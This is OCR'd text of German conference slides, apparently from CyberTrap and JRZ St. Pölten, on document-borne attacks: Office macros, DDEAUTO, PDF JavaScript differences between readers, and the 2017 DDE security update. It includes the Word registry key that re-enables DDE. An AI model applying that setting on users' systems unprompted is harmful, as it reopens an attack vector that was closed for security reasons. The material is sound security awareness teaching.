



```
bool app::launchURL(CJS_Runtime* pRuntime,
                    const std::vector<CJS_Value>& params,
                    CJS_Value& vRet,
                    CFX_WideString& sError) {
  // Unsafe, not supported.
  return true;
}
```


Microsoft Office Attacken

- Angriffe via Makros
- Angriffsmethode DDEAUTO
  - Dynamic Data Exchange
  - Datenaustausch zwischen Programmen
  - DDE darf Programme ausführen





Ergebnis und Folgen (1)



Ergebnis und Folgen (2)

CYBERTRAP

Sicherheitsupdate im Dezember 2017

Die Office-Updates deaktivieren DDE (Dynamic Update Exchange Protocol)in allen unterstützten Microsoft Word-Versionen. Das erfolgt aus Sicherheitsgründen (ADV170021), siehe auch Word DDE-Schwachstelle wird aktiv ausgenutzt und Microsoft Sicherheits-Ratschlag 4053440 zur DDE-Lücke.

Dynamic Data Exchange manuell aktivieren in Excel


Sicherheitseinstellungen für dynamischen Datenaustausch (Dynamic Data Exchange, DDE)

- [x] DDE-Serversuche aktivieren
- [ ] DDE-Serverstart aktivieren (nicht empfohlen)

Für DDE in Microsoft Word → Registry Key setzen


```
HKEY_CURRENT_USER\Software\Microsoft\Office\<version#>\Word\Security\AllowDDE = 1
```


Manipulation des Inhaltes




App-basierter Content (1)

- Gleiches Dokument – unterschiedlicher Inhalt?
- Unterschiedliche Implementierung des Standards
- JS Unterstützung ja/nein?
- Adobe Javascript: Privileged – None privileged
- Nicht einheitlich





App-basierter Content (2)



Findings & Fazit

- Maulwurf CEO Assistent
- Software nicht gepatcht
- Unterschiedliche PDF Applikationen

- Dokumente sind **aktiv**
- Sicherheitsmaßnahmen teilweise nicht ausreichend
- Unterschiedliche Angriffsvektoren
- Unsicherheit by Design
- **JEDER** ist betroffen

Danke für Ihre Aufmerksamkeit!
Fragen?

CyberTrap Software GmbH

Eßlinggasse 7/3
A-1010 Vienna

T: +43 1 8904700
E: contact@cybertrap.com
W: https://cybertrap.com

JRZ St. Pölten

Matthias Corvinus-Straße 15
A-3100 St. Pölten

T: +43/2742/313 228-200
E: csc@fhstp.ac.at
W: https://www.jrz-target.at/

Referenzen

- https://rhinosecuritylabs.com/research/abusing-microsoft-word-features-phishing-subdoc/
- ISO 32000-1:2008
- Adobe PDF Javascript Referenz
- https://pixelprivacy.com/resources/reusing-passwords/
- https://www.searchsecurity.de/meinung/Passwoerter-Der-groesste-Risikofaktor-in-der-IT-Sicherheit
- https://www.borncity.com/blog/2017/12/13/patchday-office-sicherheitsupdates-12-dezember-2017/
- https://blog.to.com/ms-office-feature-dde-fluch-oder-segen/#
- https://researchcenter.paloaltonetworks.com/2018/07/unit42-threat-brief-office-documents-can-dangerous-well-continue-use-anyway/
- https://www.computerweekly.com/news/252437736/Microsoft-Word-document-and-zero-day-attacks-on-the-rise
- http://www.ksteam.de/word-dde-aktivieren.html